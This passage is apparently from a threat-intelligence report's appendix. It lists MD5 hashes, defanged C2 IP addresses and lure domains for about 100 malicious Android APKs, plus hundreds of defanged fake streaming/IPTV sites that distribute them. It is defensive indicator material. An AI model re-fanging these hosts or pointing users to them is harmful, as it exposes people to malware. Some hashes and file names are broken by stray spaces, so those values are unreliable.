23	207[.]56[.]26[.]17	0AA4965068CA05A0	

Full APK IOC (1/7)

MD5 hashes for the 101 C2-bearing APKs (of 344 reviewed)

#	APK (SHA256 Prefix)	MD5	C2 IPs (Defanged)	Lure URL (Defanged)
1	05445BEBE193718A.apk	822d6455de45e3eb01a7f03018c5433b	13[.]201[.]183[.]131, 45[.]149[.]114[.]40, 148[.]113[.]5[.]25	famelack[.]com
2	0AA4965068CA05A0.apk	ef0e30f6924d8dc448b45e7ad12b25be	207[.]56[.]26[.]17	famelack[.]com
3	0C31E03C6FF289E2.apk	f1326b0c29a86a634a771c392b7fc108	45[.]149[.]114[.]109, 45[.]149[.]114[.]40, 45[.]149[.]114[.]82, 45[.]88[.]183[.]18	famelack[.]com
4	0D2DA27DE58FB1FB.apk	dadfa9614f1640fb3962d06ce55f4810	139[.]84[.]140[.]40	famelack[.]com
5	190934D358B0C0CB.apk	ddf190cc71087ffad6bae0071f8d2e40	103[.]67[.]55[.]246	famelack[.]com
6	1E40FDBA7786DCA1.apk	0dc934023bcef66193109d7c27b6e884	207[.]56[.]26[.]17	famelack[.]com
7	227F980677EC7824.apk	60467fb392f40a98d6e9f26703e35a3d	103[.]67[.]55[.]246	famelack[.]com
8	2780FE0D8E7F90EB.apk	917c5cbd1ab007a90f386965608f03de	207[.]56[.]26[.]17	famelack[.]com
9	28FE36653BAB1AC0.apk	239ea985a4d510707d582fe8bdba1418	45[.]149[.]114[.]40	famelack[.]com
10	2A9677523DFDFD64.apk	4d3d749a53798663defdab9d0b122ff5	103[.]227[.]210[.]161	famelack[.]com
11	2C4BF7579D8DB43B.apk	22649379ab2c5ebab5d72172f6d49443	103[.]67[.]55[.]246	famelack[.]com
12	2D4EF793A1C04E33.apk	03ad6abc68f2b3837ab6246adfade37b	103[.]67[.]55[.]246	famelack[.]com
13	2D9F5CBD4DF9BD55.apk	da863bbc8409e0234b3902ea944c2df1	45[.]88[.]183[.]37	famelack[.]com
14	30D509FE139F1A53.apk	27236dfe83c9df53a44d6885021f0f07	103[.]227[.]210[.]161, 148[.]113[.]5[.]25, 148[.]113[.]5[.]59	famelack[.]com
15	3155077ADE6EEA3E.apk	5f05523ead77b1586137b9d621ea4000	35[.]220[.]178[.]176, 78[.]140[.]245[.]124, 168[.]144[.]93[.]168	famelack[.]com

Full APK IOC (2/7)

16	32071698C503E3D6.apk	52ce4a7514424cba96d84347c6dd1cae	207[.]56[.]26[.]17	famelack[.]com
17	368544E3B35F4F42.apk	96d67e01136ecbab0c228f9c8a711517	13[.]201[.]183[.]131, 45[.]149[.]114[.]40, 148[.]113[.]5[.]25	famelack[.]com
18	372DBF51D116B6F2.apk	9434a16e07ed8feedb7321e5d85d9a9c	103[.]67[.]55[.]246	famelack[.]com
19	3865328A8EB848F3.apk	bdce3b0c1bf36fb8db95831cd4a7f951	103[.]227[.]210[.]161	famelack[.]com
20	39EE8CD13A1A7A8A.apk	7173f8879b5719a04142598bea600947	207[.]56[.]26[.]17	famelack[.]com
21	39F2FF0EBE86F08F.apk	be2984d53a171c0c9bbf331ea30fac7a	103[.]227[.]210[.]161	famelack[.]com
22	3CBCD708D52A2BF5.apk	04b1a402db05149943967ea1e283ae21	207[.]56[.]26[.]17	famelack[.]com
23	450A45E44E50D44C.apk	2d9138de21b235466cc4eeb802f5eeaf	45[.]88[.]183[.]18, 148[.]113[.]3[.]2	famelack[.]com
24	4702621FE2E9C4BD.apk	a59d0fb47affa2fadf9b24e1309e90d	207[.]56[.]26[.]17	famelack[.]com
25	4AA44D57F28F342B.apk	6096682db985748b27eefbfc0e349f61	45[.]149[.]114[.]40	famelack[.]com
26	4C428F00CA27D8D6.apk	a63ff5a72630874d1d3fa9e5040396a8	13[.]201[.]183[.]131, 45[.]149[.]114[.]40, 148[.]113[.]5[.]25	famelack[.]com
27	4FBB501F3C59F38C.apk	505a048b988ac7c1ff82c5f7eeb8f2f6	207[.]56[.]26[.]17	famelack[.]com
28	55AE42775AA7ABE4.apk	e2a7882371649d0de2e6679c324d096 e	207[.]56[.]26[.]17	famelack[.]com
29	5AFFBE3E84206436.apk	f34e4e4b744f8144afabb4ec2f0cbc06	45[.]149[.]114[.]40, 103[.]227[.]210[.]161	famelack[.]com
30	5B135BC5A0C9AC67.apk	0b6cfb21bf7b12fee52b17b77d0f3c21	103[.]67[.]55[.]246, 148[.]113[.]5[.]25	famelack[.]com

Full APK IOC (3/7)

31	5CD37DADBFB37D2C.apk	4c122276d50a0f2caafca5b5fec84936	207[.]56[.]26[.]17	famelack[.]com
32	60757C99D63F961D.apk	d9afdb62ab1c8cbf45a11c14cbdb4b70	35[.]220[.]178[.]176, 78[.]140[.]245[.]124, 168[.]144[.]93[.]168	famelack[.]com
33	61EFD207A74571B2.apk	311840873f780a0a5a9fd44217c6c212	207[.]56[.]26[.]17	famelack[.]com
34	6B0C64DF6F097AAE.apk	ec3b0cf08491da562be20c9eb6bb24e9	139[.]84[.]140[.]40	famelack[.]com
35	6B5DE78C5A06A776.apk	f8648fb46d1348cf6fe578339078b863	103[.]227[.]210[.]161	famelack[.]com
36	6D0D0B1CE9EC9092.apk	d0c67144da548aeaea7a3c12dc17f913	139[.]84[.]140[.]40	famelack[.]com
37	6DE2C6A47F3AC1FC.apk	b1cec74571730a62a348238349700dc1	207[.]56[.]26[.]17	famelack[.]com
38	720180B34547AB7D.apk	edd4ee8b334743638cd4652278cbd567	45[.]149[.]114[.]109	famelack[.]com
39	72AD52747A48250E.apk	684ab75f00855b7669e629d8ec897b8c	207[.]56[.]26[.]17	famelack[.]com
40	76F791DA546BDA71.apk	0d37f9e9014d0b12fa6a28a85e493a3d	45[.]88[.]183[.]18, 148[.]113[.]3[.]2	famelack[.]com
41	772BF7721A14523E.apk	ca54c68ce970c6517dcb94e096ed6617	103[.]67[.]55[.]246, 148[.]113[.]5[.]25	famelack[.]com
42	7807D8BB2A473F48.apk	506892a57d8213bdc86ea3ab73ee284d	45[.]88[.]183[.]37	famelack[.]com
43	7955A62B42F68032.apk	3cee542861fdd82379fde3a19cdb8588	207[.]56[.]26[.]17	famelack[.]com
44	7A4843ACE857EC29.apk	8bf7127360d51c81c290dfcede59c4fa	103[.]67[.]55[.]246	famelack[.]com
45	7C3FCDDD416ABB00.apk	6733cd49f74e2e28c2781edce9455115	139[.]84[.]140[.]40	famelack[.]com

Full APK IOC (4/7)

46	7DE7A491F7F7BD98.apk	f23af205e8ef9cbf3feb530802927d4c	45[.]149[.]114[.]40, 103[.]227[.]210[.]161	famelack[.]com
47	7F33633798650B6F.apk	985aec55db8b97dc9ce5d8f9c2aa7403	35[.]220[.]178[.]176, 78[.]140[.]245[.]124, 168[.]144[.]93[.]168	famelack[.]com
48	826418A39B649809.apk	91656fa372a4c904fadb3d93ba607f54	207[.]56[.]26[.]17	famelack[.]com
49	83F7794E828A698C.apk	e2e588fa5b4c5645caaeadfa8d34bd46	45[.]149[.]114[.]109, 103[.]227[.]210[.]161	famelack[.]com
50	844FA5282E8AB7D4.apk	f49e1582da0ec44d5a30a82855557af0	103[.]227[.]210[.]161	famelack[.]com
51	85A8B2C5E5D96D3C.apk	43d0aed66dd0555daee5379d9b5d56c d	207[.]56[.]26[.]17	famelack[.]com
52	873D027C7A06B794.apk	d291e64170d98f81f9cbc2fc93061f83	116[.]213[.]43[.]133	famelack[.]com
53	8D5EA5B91188BC77.apk	c6221d03916eb310f62c0069f840a2f3	207[.]56[.]26[.]17	famelack[.]com
54	990BF3D0E25F0591.apk	12b99c7ae54b02514ca5de016de7859d	45[.]88[.]183[.]18, 148[.]113[.]3[.]2	famelack[.]com
55	9BC5FF2BF7CFB7F33.apk	5558307f9b0cba484bf49f64d5e6d6b9	116[.]213[.]43[.]133	famelack[.]com
56	9CBDD5191DC73380.apk	5e308a681f04c2cf25994c0728175b6a	207[.]56[.]26[.]17	famelack[.]com
57	A23D65DC892F4933.apk	0b503070b58531c9623ac2d6314cee6 d	103[.]67[.]55[.]246, 148[.]113[.]5[.]25	famelack[.]com
58	A45A64D4C861D973.apk	42451a6fcd90c3b42966ea2eb5a76e81	191[.]96[.]78[.]172	famelack[.]com
59	A8BB5EE30BFA219B.apk	dbf9dbf25edfc512d191fd35a2f7f120	207[.]56[.]26[.]17	famelack[.]com
60	ABBF7C2398812704.apk	514064c8213abca79204af9f89765c72	139[.]84[.]140[.]40	famelack[.]com

Full APK IOC (5/7)

61	ANR-TV.2.apk	a25345fe791de9aad24cd30325e156db	43[.]230[.]200[.]170, 103[.]172[.]26[.]16, 185[.]255[.]123[.]107	fizzio[.]tv
62	B0EE40E4B05079C7.apk	e967e996ba1fb75e38929cd87f8353db	45[.]88[.]183[.]37	famelack[.]com
63	B13943F04C92EEC9.apk	43a48b0bc2c22d61a93c1fdbb1d651a3	103[.]227[.]210[.]161	famelack[.]com
64	B1CF332673A28E96.apk	7849b288f62c4bfd6a17af864029fcd9	13[.]201[.]183[.]131, 45[.]149[.]114[.]40, 148[.]113[.]5[.]25	famelack[.]com
65	B24479A8591BBABD.apk	ec3ec65402942661b0e47373a6e4e371	103[.]67[.]55[.]246	famelack[.]com
66	B2EBE2F6C12BF921.apk	966ee43799bd7d23e1b974c36b7a17a1	45[.]149[.]114[.]40	famelack[.]com
67	B4915E32136C3163.apk	4a0441f683e01c1015e5a82de746094b	103[.]67[.]55[.]246	famelack[.]com
68	B63EC18780A52FB6.apk	ff831b13b69c3d09826c86d6d171390a	207[.]56[.]26[.]17	famelack[.]com
69	BA95F01B94E8A317.apk	4a5c61c93df6b40fbd07029767c0d67a	207[.]56[.]26[.]17	famelack[.]com
70	BE94F824B8F2AD02.apk	849fd2685c54ee583ebcdb7fcd51e757	103[.]227[.]210[.]161	famelack[.]com
71	BF0DEEDFF196BB35.apk	cf586f08032f64332b7cc53c46338c56	13[.]201[.]183[.]131, 45[.]149[.]114[.]40, 148[.]113[.]5[.]25	famelack[.]com
72	C2C821C570B251D6.apk	5a14bb05f817c357edc33a94bf904b9a	13[.]233[.]224[.]15	watch[.]plex[.]tv
73	C6ECD12399BE4642.apk	dc243818cf2399c44f6381b3c0097310	207[.]56[.]26[.]17	famelack[.]com
74	C7B5116553F78B4D.apk	7252ec79f55dcfda0492b727041db898	103[.]227[.]210[.]161, 148[.]113[.]5[.]25, 148[.]113[.]5[.]59	famelack[.]com
75	D2F7374C036C509E.apk	39f63c788bda60c531e4f5ccb501d9ac	35[.]220[.]178[.]176, 78[.]140[.]245[.]124, 168[.]144[.]93[.]168	famelack[.]com

Full APK IOC (6/7)

76	D320F4FD99528A9E.a pk	666c1663563627b737bb005aea1ad04 0	207[.]56[.]26[.]17	famelack[.]com
77	D74715F6D2BD9519.ap k	01643be7319c180275b4ea6f7623011f	103[.]227[.]210[.]161, 148[.]113[.]5[.]25	famelack[.]com
78	D8B84BA4B44ED65C.a pk	8c10e092b651147888fb7043518abc20	207[.]56[.]26[.]17	famelack[.]com
79	DD21FBD861D8A645.ap k	38257a6485d09b5049afaaa651eb365f	207[.]56[.]26[.]17	famelack[.]com
80	DFB99ACD7E6ECA02.a pk	6abbdd5222e8656fe0d95c46da33b81 4	207[.]56[.]26[.]17	famelack[.]com
81	E0C557BF49C6DDAD.a pk	8013bef00dbf66e37dbe4a7fe3fac679	103[.]67[.]55[.]246	famelack[.]com
82	E3797EF53F11DCAA.ap k	7682631bccc6b1aed36b9bbf0b552903	116[.]213[.]43[.]133	famelack[.]com
83	E47CF26B4DA03F70.a pk	55ff64f2bb9412a729c734870da80556	207[.]56[.]26[.]17	famelack[.]com
84	E64EEEE2857DA70A.a pk	150c11d0f474a9a8b4b08cc09af0c69b	45[.]149[.]114[.]40, 103[.]227[.]210[.]161	famelack[.]com
85	E81E604FC71306DE.ap k	ea63d85568853205ac745e4cfd475bc	103[.]67[.]55[.]246	famelack[.]com
86	E8EF790165F1B7F1.apk	4db00bb31a77830d3db0a2562ce7978 a	45[.]149[.]114[.]40	famelack[.]com
87	EB3649B574F61223.ap k	506472a2dc05a58b336a49f9193d8f5a	188[.]208[.]141[.]194	sentsares[.]top
88	EC23A67D97732A26.a pk	ca07a37db8435a8a9662c842759ca92 7	13[.]201[.]183[.]131, 45[.]149[.]114[.]40, 148[.]113[.]5[.]25	famelack[.]com
89	EC8239A9FB4574A1.ap k	ff657748e886191b3c64ace726e48406	207[.]56[.]26[.]17	famelack[.]com
90	EC922A4CE3ED4C8D.a pk	bdac4950056792afb23605d23f9d969 b	207[.]56[.]26[.]17	famelack[.]com
91	ECDB910FEC74F96F.ap k	aaaef5590e87ef4c0c8776e268b40f10	103[.]227[.]210[.]161, 148[.]113[.]5[.]25, 148[.]113[.]5[.]59	famelack[.]com
92	ED915409A633761B.ap k	fdbe113d00c35e6423bdff9e7835a4f2	139[.]84[.]140[.]140	famelack[.]com
93	F20285B400A8AD5C.a pk	5f40b92560ba7f576720919ace5ea0e3	103[.]227[.]210[.]161	famelack[.]com



Full APK IOC (7/7)

94	F25857A10D30FA7F.apk	fc04917470815e311e4284693e60bf3f	45[.]149[.]114[.]109, 45[.]149[.]114[.]40, 139[.]84[.]140[.]40	famelack[.]com
95	F2AFF133E14ECD18.apk	2f5c1a9c68b9f11f785d894ab209de85	188[.]208[.]141[.]194	famelack[.]com
96	F2DF4639230546A9.a pk	aa30c64453defcaeb6e336f24b3f015 7	207[.]56[.]26[.]17	famelack[.]com
97	F837FC6F3879EFDD.ap k	92ce6bb2475fe5532c24466c1ab32d 05	35[.]220[.]178[.]176, 78[.]140[.]245[.]124, 168[.]144[.]93[.]168	famelack[.]com
98	FB7ADBB33B857783.ap k	084699c12ad4848031221de67a715e6 e	45[.]149[.]114[.]40, 103[.]227[.]210[.]161	famelack[.]com
99	FCFF36E62C53FB84.ap k	3276722849fa6e6898389e4cf36a1c1 e	207[.]56[.]26[.]17	famelack[.]com
100	FECAFBFCE7E69416.ap k	80dfcc8ac656df02cfd063b94ab2403 a	45[.]88[.]183[.]18, 148[.]113[.]3[.]2	famelack[.]com
101	Xcams.6.apk	44e88727171b4acb9d138d22f9caa61 e	188[.]208[.]141[.]194	cn[.]pornhub[.]com

Appendix A - Sites Observed

Over the past year, CTM360 has observed a total of 450+ sites propagating the malicious APK through the use of streaming/IPTV platforms, provided for your reference below:

hxxps[://]watchchanytbb17[.]cfd/	hxxps[://]watchlumativ04cfd[.]cfd/	hxxps[://]watchchantva19[.]cfd/
hxxps[://]watchchanytbb16[.]cfd/	hxxps[://]watchlumativ03[.]cfd/	hxxps[://]watchchantv48[.]cfd/
hxxps[://]watchchanytbb15[.]cfd/	hxxps[://]watchlumativ02[.]cfd/	hxxps[://]watchrosetv03[.]cfd/
hxxps[://]watchchanytbb14[.]cfd/	hxxps[://]watchfreeactv05[.]cfd/	hxxps[://]watchchantva13[.]cfd/
hxxps[://]watchchanytbb11[.]cfd/	hxxps[://]watchfreeactv04[.]cfd/	hxxps[://]watchaachantvlive03[.]cfd/
hxxps[://]watchchanytbb12[.]cfd/	hxxps[://]watchfreeactv03[.]cfd/	hxxps[://]watchfreetvahu10[.]cfd/
hxxps[://]watchchanytbb13[.]cfd/	hxxps[://]watchfreeactv02[.]cfd/	hxxps[://]watchfreetvahu09[.]cfd/
hxxps[://]tvgardenapk[.]com/	hxxps[://]watchfreeactv01[.]cfd/	hxxps[://]watchchantva12[.]cfd/
hxxps[://]watchchanytbb10[.]cfd/	hxxps[://]watchchantva24[.]cfd/	hxxps[://]watchchantva11[.]cfd/
hxxps[://]watchchanytbb08[.]cfd/	hxxps[://]watchchantva23[.]cfd/	hxxps[://]watchfreelylchtv03[.]cfd/
hxxps[://]watchchanytbb09[.]cfd/	hxxps[://]watchfreelylchtv05[.]cfd/	hxxps[://]watchfovtvlive09[.]cfd/
hxxps[://]watchingfreearlive03[.]cfd/	hxxps[://]watchfreelylchtv04[.]cfd/	hxxps[://]watchfovtvlive08[.]cfd/
hxxps[://]watchingfreearlive02[.]cfd/	hxxps[://]watchhzbbtv02[.]cfd/	hxxps[://]watchfovtvlive10[.]cfd/
hxxps[://]tddni[.]lat/	hxxps[://]watchlumativ01[.]cfd/	hxxps[://]watchchantva10[.]cfd/
hxxps[://]watchedxmfreelive06[.]cfd/	hxxps[://]watchelephanttv01[.]cfd/	hxxps[://]watchhzbbtv01[.]cfd/
hxxps[://]channelstv01[.]cfd/	hxxps[://]watchchantv49[.]cfd/	hxxps[://]watchkbssjctv05[.]cfd/
hxxps[://]channelstv02[.]cfd/	hxxps[://]watchchantva22[.]cfd/	hxxps[://]watchkbssjctv04[.]cfd/
hxxps[://]arelaxationvjfreelive02[.]cfd/	hxxps[://]watchchantva21[.]cfd/	hxxps[://]watchfreetvgx01[.]cfd/
hxxps[://]watchchantva13[.]cfd//	hxxps[://]watchchantva20[.]cfd/	hxxps[://]watchrosetv02[.]cfd/
hxxps[://]watchchanytbb39[.]cfd/	hxxps[://]watchgggtvlive15[.]cfd	hxxps[://]watchfreelylchtv02[.]cfd/
hxxps[://]tvnepalin[.]com/	hxxps[://]tvpakistanos[.]com/	hxxps[://]tvmalukin[.]com/

hxxps[://]watchfreelylchtv01[.]cfd/	hxxps[://]watchkbssjctv01[.]cfd/	hxxps[://]oozzmk[.]lat/
hxxps[://]watchchanytv[.]com/	hxxps[://]watchaachantvlive01[.]cfd/	hxxps[://]watchchantv05[.]net/
hxxps[://]watchchantva8[.]cfd/	hxxps[://]watchtvchantnew02[.]cfd/	hxxps[://]ricghtveous[.]top/
hxxps[://]watchchantva7[.]cfd/	hxxps[://]watchtvchantnew03[.]cfd/	hxxps[://]uuffvz[.]lol/
hxxps[://]watchchantva6[.]cfd/	hxxps[://]watchtvchantnew04[.]cfd/	hxxps[://]ppyyyy[.]mom/
hxxps[://]watchrosetv01[.]cfd/	hxxps[://]watchtvchantnew01[.]cfd/	hxxps[://]oottix[.]mom/
hxxps[://]watchfovtvlive07[.]cfd/	hxxps[://]watchchantv38[.]cfd/	hxxps[://]bceaifoul[.]top/
hxxps[://]watchfovtvlive06[.]cfd/	hxxps[://]watchchantv45[.]cfd/	hxxps[://]yyccui[.]lat/
hxxps[://]watchfovtvlive05[.]cfd/	hxxps[://]watchchantv43[.]cfd/	hxxps[://]ccaakt[.]cfd/
hxxps[://]watchfovtvlive04[.]cfd/	hxxps[://]watchchantv42[.]cfd/	hxxps[://]watchchanel95[.]shop/
hxxps[://]watchtvchantnew07[.]cfd/	hxxps[://]watchfreetvahu08[.]cfd/	hxxps[://]watchedxmfreelive04[.]cfd/
hxxps[://]watchtvchantnew06[.]cfd/	hxxps[://]watchchantv27[.]cfd/	hxxps[://]bobojitv02[.]cfd/
hxxps[://]watchtvchantnew05[.]cfd/	hxxps[://]hongwatchtv03[.]cfd/	hxxps[://]watchedxmfreelive03[.]cfd/
hxxps[://]watchfovtvlive03[.]cfd/	hxxps[://]hongwatchtv02[.]cfd/	hxxps[://]watchchanel99[.]shop/
hxxps[://]watchfovtvlive02[.]cfd/	hxxps[://]hongwatchtv01[.]cfd/	hxxps[://]eeyym[.]lat/
hxxps[://]watchfovtvlive01[.]cfd/	hxxps[://]watchtvsouth[.]com/	hxxps[://]iittxv[.]sbs/
hxxps[://]watchchantv46[.]cfd/	hxxps[://]watchchantv44[.]cfd/	hxxps[://]nnjirp[.]lat/
hxxps[://]watchchantv47[.]cfd/	hxxps[://]watchfreetvahu06[.]cfd/	hxxps[://]watchchanytbb24[.]cfd/
hxxps[://]watchkbssjctv03[.]cfd/	hxxps[://]watchfreetvahu07[.]cfd/	hxxps[://]sentsares[.]top/
hxxps[://]watchkbssjctv02[.]cfd/	hxxps[://]watchchantv26[.]cfd/	hxxps[://]watchchan[.]com/

hxxps[://]ddooay[.]lat/	hxxps[://]tv-garden-new19[.]online/	hxxps[://]watchchanytbb38[.]cfd/
hxxps[://]watchaachantvlive04[.]cfd/	hxxps[://]tv-garden-new4[.]online/	hxxps[://]watchchanytbb37[.]cfd/
hxxps[://]bbccmy[.]lat/	hxxps[://]tv-garden-8[.]online/	hxxps[://]watchchanytbb36[.]cfd/
hxxps[://]ddmmwq[.]sbs/	hxxps[://]tv-garden19[.]online/	hxxps[://]watchchanytbb35[.]cfd/
hxxps[://]aauupc[.]lat/	hxxps[://]tv-garden-new8[.]online/	hxxps[://]watchchanytbb34[.]cfd/
hxxps[://]hhbbyk[.]sbs/	hxxps[://]tv-garden-new0[.]online/	hxxps[://]watchchanytbb33[.]cfd/
hxxps[://]bbwwhx[.]lat/	hxxps[://]tv-garden-2[.]online/	hxxps[://]watchchanytbb32[.]cfd/
hxxps[://]ffiiud[.]sbs/	hxxps[://]tv-garden8[.]online/	hxxps[://]watchchanytbb31[.]cfd/
hxxps[://]ppcchi[.]sbs/	hxxps[://]tv-garden-new17[.]online/	hxxps[://]watchchanytbb30[.]cfd/
hxxps[://]watchchanytbb25[.]cfd/	hxxps[://]tv-garden11[.]online/	hxxps[://]uivwx[.]top/
hxxps[://]watchchanytbb29[.]cfd/	hxxps[://]tv-garden7[.]online/	hxxps[://]uivwxh[.]top/
hxxps[://]watchchanytbb28[.]cfd/	hxxps[://]tv-garden-7[.]online/	hxxps[://]tvgarden[.]net/
hxxps[://]watchchanytbb27[.]cfd/	hxxps[://]tv-garden6[.]com/	hxxps[://]watchchantva1[.]cfd/
hxxps[://]watchchanytbb26[.]cfd/	hxxps[://]tv-garden-new15[.]online/	hxxps[://]watchchantv20[.]cfd/
hxxps[://]watchchanytbb23[.]cfd/	hxxps[://]tv-garden-news2[.]app/	hxxps[://]watchchantv[.]cfd/
hxxps[://]watchchanytbb22[.]cfd/	hxxps[://]tv-garden2[.]com/	hxxps[://]watchchantv19[.]cfd/
hxxps[://]watchchanytbb21[.]cfd/	hxxps[://]tv-garden18[.]online/	hxxps[://]huziwatchingtv[.]cfd/
hxxps[://]watchchanytbb20[.]cfd/	hxxps[://]tv-garden-new9[.]online/	hxxps[://]watch1tvhuzi[.]cfd/
hxxps[://]watchchanytbb19[.]cfd/	hxxps[://]tv-garden9[.]online/	hxxps[://]watchhutvlive02[.]cfd/
hxxps[://]watchchanytbb18[.]cfd/	hxxps[://]tv-garden2[.]online/	hxxps[://]watchhutvlive01[.]cfd/

hxxps[://]watchchantv17[.]cfd/	hxxps[://]watchchantv14[.]cfd/	hxxps[://]jazlanhost[.]online/
hxxps[://]watchchantv16[.]cfd/	hxxps[://]watchchantv[.]com/	hxxps[://]watchqxd04[.]cfd/
hxxps[://]watchchantv39[.]cfd/	hxxps[://]watchchantv11[.]cfd/	hxxps[://]hzgongfreetv03[.]cfd/
hxxps[://]watchchantv37[.]cfd/	hxxps[://]watchchantv35[.]cfd/	hxxps[://]watchchanel91[.]shop/
hxxps[://]watchchantv13[.]cfd/	hxxps[://]watchchantv08[.]cfd/	hxxps[://]wwaatn[.]cfd/
hxxps[://]watchchantv10[.]cfd/	hxxps[://]watchfreetvahu05[.]cfd/	hxxps[://]watchqxd08[.]cfd/
hxxps[://]watchchantv12[.]cfd/	hxxps[://]watchchantv24[.]cfd/	hxxps[://]tvshowdownload02[.]cfd/
hxxps[://]watchchantv34[.]cfd/	hxxps[://]watchfreetvahu03[.]cfd/	hxxps[://]docs[.]applicationdownload[.]cfd/
hxxps[://]watchchantv36[.]cfd/	hxxps[://]watchfreetvahu04[.]cfd/	hxxps[://]goldd-tv[.]online/
hxxps[://]watchchantv09[.]cfd/	hxxps[://]watchchantv32[.]cfd/	hxxps[://]fwhireuc[.]dqlwdqsdwq-dqwdqoldwq-sd1qdsdlwq-qwdlqqlwdwqdwq-qwdqw[.]cam/
hxxps[://]watchchanggtv41[.]cfd/	hxxps[://]watchchantv33[.]cfd/	hxxps[://]dqlwdqsdwq-dqwdqoldwq-sd1qdsdlwq-qwdlqqlwdwqdwq-qwdqw[.]cam/
hxxps[://]watchchanggtv42[.]cfd/	hxxps[://]watchchantv21[.]cfd/	hxxps[://]watchchanel67[.]com/
hxxps[://]watchchantv25[.]cfd/	hxxps[://]watchchantv22[.]cfd/	hxxps[://]tv-garden-s[.]online/
hxxps[://]watchchantv31[.]cfd/	hxxps[://]watchchantv23[.]cfd/	hxxps[://]tv-garden8[.]com/
hxxps[://]watchchantv05[.]cfd/	hxxps[://]watchqxdtv02[.]cfd/	hxxps[://]tv-garden-new12[.]online/
hxxps[://]watchchantv03[.]cfd/	hxxps[://]watchqxdtv01[.]cfd/	hxxps[://]tv-garden-10[.]online/
hxxps[://]watchchantv02[.]cfd/	hxxps[://]watchchantv07[.]cfd/	hxxps[://]tv-garden16[.]online/
hxxps[://]watchchantv01[.]cfd/	hxxps[://]watchchantv06[.]cfd/	hxxps[://]tv-garden9[.]com/
hxxps[://]watchchantv15[.]cfd/	hxxps[://]watchchantv04[.]cfd/	hxxps[://]tv-garden10[.]com/
hxxps[://]watchchantv41[.]cfd/	hxxps[://]hn80[.]vip/	hxxps[://]tv-garden-new22[.]online/

hxxps[://]tv-garden-news7[.]online/	hxxps[://]tv-garden10[.]online/	hxxps[://]tv-garden42[.]com/
hxxps[://]tv-garden-new11[.]online/	hxxps[://]tv-garden-6[.]online/	hxxps[://]tv-garden41[.]com/
hxxps[://]tv-garden-5[.]online/	hxxps[://]tv-garden-new3[.]online/	hxxps[://]garden-tv[.]app/
hxxps[://]tv-garden15[.]online/	hxxps[://]tv-garden20[.]online/	hxxps[://]tv-garden-new[.]app/
hxxps[://]tv-garden-3[.]online/	hxxps[://]tv-garden-news8[.]online/	hxxps[://]tv-garden[.]online/
hxxps[://]tv-garden-9[.]online/	hxxps[://]tv-garden-4[.]online/	hxxps[://]tv-garden43[.]com/
hxxps[://]tv-garden-11[.]online/	hxxps[://]tv-garden-new5[.]online/	hxxps[://]tv-garden-news4[.]app/
hxxps[://]tv-garden5[.]online/	hxxps[://]tv-garden-news3[.]app/	hxxps[://]tv-garden-news[.]app/
hxxps[://]tv-garden1[.]com/	hxxps[://]tv-garden-new21[.]online/	hxxps[://]tvgarden[.]vip/
hxxps[://]tv-garden-news10[.]online/	hxxps[://]tv-garden17[.]online/	hxxps[://]watchchantva32[.]cfd
hxxps[://]tv-garden12[.]online/	hxxps[://]tv-garden[.]app/	hxxps[://]watchchantva35[.]cfd
hxxps[://]tv-garden-new7[.]online/	hxxps[://]tv-garden1[.]online/	hxxps[://]watchfreebbtv17[.]cfd
hxxps[://]tv-garden-new10[.]online/	hxxps[://]tv-garden-news6[.]online/	hxxps[://]watchfreebbtv01[.]cfd
hxxps[://]tv-garden3[.]online/	hxxps[://]tv-garden-news4[.]online/	hxxps[://]watchchantva28[.]cfd
hxxps[://]tv-garden13[.]online/	hxxps[://]tv-garden-new2[.]online/	hxxps[://]watchmovietv05[.]cfd
hxxps[://]tv-garden-new6[.]online/	hxxps[://]tv-garden-new18[.]online/	hxxps[://]watchfreebbtv09[.]cfd
hxxps[://]tv-garden-new23[.]online/	hxxps[://]www[.]tv-garden-news6[.]online/	hxxps[://]watchfreebbtv12[.]cfd
hxxps[://]tv-garden4[.]online/	hxxps[://]tv-garden-news11[.]online/	hxxps[://]watchfreebbtv15[.]cfd
hxxps[://]tv-garden-news1[.]app/	hxxps[://]tv-garden-new1[.]online/	hxxps[://]watchfreebbtv13[.]cfd
hxxps[://]tv-garden-new16[.]online/	hxxps[://]tv-garden22[.]online/	hxxps[://]watchchantv27[.]cfd

hxxps[://]watchchantva8[.]cfd	hxxps[://]huziwatchingtv[.]cfd/login[.]html	hxxps[://]watchfovtvlive04[.]cfd
hxxps[://]watchgggtvlive03[.]cfd	hxxps[://]watchtvchantnew06[.]cfd	hxxps[://]hongwatchtv01[.]cfd
hxxps[://]watchlumativ08[.]cfd	hxxps[://]watchfreeactv10[.]cfd	hxxps[://]watchchantva13[.]cfd
hxxps[://]watchfreebbtv06[.]cfd	hxxps[://]watchgggtvlive11[.]cfd	hxxps[://]watchchantva3[.]cfd
hxxps[://]watchfreebbtv07[.]cfd	hxxps[://]watchfreeactv07[.]cfd	hxxps[://]watchchantv08[.]cfd
hxxps[://]watchfreebbtv10[.]cfd	hxxps[://]watchfreebbtv20[.]cfd	hxxps[://]watchaachantvlive02[.]cfd
hxxps[://]watchgggtvlive10[.]cfd	hxxps[://]watchgggtvlive09[.]cfd	hxxps[://]watchfreetvahu30[.]cfd
hxxps[://]watchfreeactv08[.]cfd	hxxps[://]watchgggtvlive06[.]cfd	hxxps[://]watchchantva22[.]cfd
hxxps[://]watchchantva34[.]cfd	hxxps[://]watchgggtvlive08[.]cfd	hxxps[://]watchfreeactv03[.]cfd
hxxps[://]watchqxdtv02[.]cfd/login[.]html	hxxps[://]watchfreetvahu11[.]cfd	hxxps[://]watchchantv12[.]cfd
hxxps[://]watchchantva23[.]cfd	hxxps[://]watchfreeactv06[.]cfd	hxxps[://]watchchantv16[.]cfd
hxxps[://]watchfreelylchtv01[.]cfd	hxxps[://]watchchantv17[.]cfd	hxxps[://]watchfovtvlive03[.]cfd
hxxps[://]watchmovietv03[.]cfd	hxxps[://]watchfovtvshow01[.]cfd	hxxps[://]watchtvchantnew07[.]cfd
hxxps[://]watchchantva42[.]cfd	hxxps[://]watchchantva25[.]cfd	hxxps[://]watchchantv19[.]cfd
hxxps[://]watchlumativ10[.]cfd	hxxps[://]watchgggtvlive04[.]cfd	hxxps[://]watchchanggtv42[.]cfd/login[.]html
hxxps[://]watchfreebbtv22[.]cfd	hxxps[://]watchgggtvlive05[.]cfd	hxxps[://]watchgggtvlive14[.]cfd
hxxps[://]watchdctvfree01[.]cfd	hxxps[://]watchkbssjctv03[.]cfd	hxxps[://]watchlumativ14[.]cfd
hxxps[://]watchaachantvlive07[.]cfd	hxxps[://]watchchantva37[.]cfd	hxxps[://]watchfreedptv02[.]cfd
